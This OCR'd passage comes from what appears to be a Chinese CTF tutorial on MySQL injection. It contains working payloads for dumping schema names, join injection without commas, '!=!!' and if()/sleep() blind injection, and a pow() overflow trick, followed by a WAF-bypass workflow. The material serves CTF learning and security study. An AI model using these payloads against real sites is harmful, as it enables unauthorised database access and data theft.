
> @tmp :=test 只能用在 select 关键字之后，等号后面的字符串随意

函数：

字符串截断函数：left()、mid()、**substr**()、substring()
取ascii码函数：**ord**()、ascii()

2、 一次性报所有表明和字段名

```
(SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN (@:=CON
CAT(@,0x0a,' [ ',table_schema,' ] >',table_name,' > ',column_name))))x)
```



3、Subquery returns more than 1 row 的解决方法

产生这个问题的原因是子查询多于一列，也就是显示为只有一列的情况下，没有使用 limit 语句限制，就会产生这个问题，即 limt 0,1

如果我们这里的逗号被过滤了咋办？那就使用 offset 关键字：

```
limit 1 offset 1
```

如果我们这里的 limit 被过滤了咋办？那就试试下面的几种方法：

(1) group_concat(使用的最多)
(2) <>筛选(不等于)
(3) **not in**
(4) DISTINCT

上面这些都涉及到了 sql 基本语句，这里就不一一举例了。大家可以多在本地环境试试，加深理解

4、join 注入

payload：：

```
1' union select * from (select 1) a join (select 2) b %23
```

优势：过滤了逗号的情况下使用


下面的 payload(别的博客处摘抄来的) 适用于过滤了逗号和字段名的情况下使用

```
union all
select * from(
    (select 1)a join(
        select F.[需要查询的字段号] from(
            select * from [需要查询的表有多少个字段就join多少个]
            union
            select * from [需要查询的表] [limit子句]
        )F-- 我们创建的虚拟表没有表名，因此定义一个别名，然后直接[别名].[字段号]查询数据
    )b-- 同上[还差多少字段就再join多少个，以满足字段数相同的原则]
)
```

具体的使用方法不在本文的讨论范围内，具体的使用可以看看下面的文章：
https://blog.csdn.net/qq_33020901/article/details/78906268

5、带! 的注入

直接看下面的 payload，适用于 and、or、^ 被过滤的情况下使用，有时候可能也会使用到，但是具体的原理不是很明白，大家可以自行 google



```
Connection: keep-alive
Upgrade-Insecure-Requests: 1

uname='!=!!(ascii(mid((passwd)from(1)))=99)!=!!'1&passwd=dddd
```

6、if 盲注 (合理利用条件)

if 盲注的基本格式：

if(条件,条件为真执行的语句,条件为假执行的语句)

举个例子：

admin' **if**(ascii(mid(user(),1,1))=100,sleep(5),1)

用好 if 盲注的关键是条件的输入，有一道 BCTF 的注入题的 wp 用的就是 if 盲注

wp 链接： https://www.kingkk.com/2018/04/bctf2018-love-q/

写博客的这位大佬巧妙利用了 pow 函数数值溢出的特性，使得经过 if 判断后的条件会报错，但是不执行该语句时语法上是没问题的

原理如下：

mysql> select if(1,1,pow(2,22222222222)); // 条件为真时，返回 1
+————————————————+
| if(1,1,pow(2,22222222222)) |
+————————————————+
| 1 |
+————————————————+
1 row in set (0.00 sec)

mysql> select if(0,1,pow(2,22222222222)); // 条件为假时，报错
ERROR 1690 (22003): DOUBLE value is out of range in ‘pow(2,22222222222)’

像利用 pow 这种函数溢出的特性也不止这一个，这就需要我们靠平时的经验积累了，总之想要玩好 ctf 的注入题途径就是多刷题。

0x06 自己总结的注入流程

1、先找到注入点，id=，username=，判断 GET/POST/COOKIE 注入

2、查看显示位，如果只有一个显示位在使用 union 注入是注意使用 limit 来限制显示

3、判断字符型注入还是数字型注入（2-1，’是否正常）

4、输入不同值查看页面是否有变化，无变化的话可以考虑采用 bool 时间盲注，若有报错信息优先考虑报错注入（exp，updatexml（优先采用 updatexml、extractvalue 报错））

5、先简单测试空格和注释符是否被替换了，id=1 1，id = 1%231（看看能否用 / /、%20、%0a、%09 绕过）

6、进行 fuzz，看看那些被 waf 了

7、若页面上没有显示 waf 过滤之类的提示（sql injection detected），就测试是否有被替换为空的字符（如：’ or ‘*’=’、’ or ‘-‘=’，如果页面返回正常的话，则说明该字符被替换为空）

8、简单尝试双写、编码、大小写替换的方法，判断是否可以绕过

9、确定注入方式（尽量把盲注放最后），union、报错注入、盲注

10、先在 bp 中跑一遍看是否有结果

11、尝试写脚本

最重要的两步就是注入点并判断出注入类型，找到被过滤的函数和关键字并找到替代的函数和关键字，这就需要我们靠自己的耐心和细心还有经验的积累了。

上面的说的那些盲注手法都是在 union 注入、报错注入和可回显注入都失效的情况下使用的，**所以说盲注是一种通法，他也是放在最后使用的方法**，如果本来环境就存在回显的点可以用 union 直接注入出来，还使用盲注显的有点多此一举，也浪费很多时间。所以这些方法需要根据大家遇到的实际情况进行灵活运用，最后记得多刷题！多刷题！多刷题！最后希望文章能对大家带来帮助。

SQL 注入绕过技巧

SQLi filter evasion cheat sheet

我的 WafBypass 之道（SQL 注入篇）

sql 盲注之正则表达式攻击

mysql 无逗号的注入技巧

fuzz 字典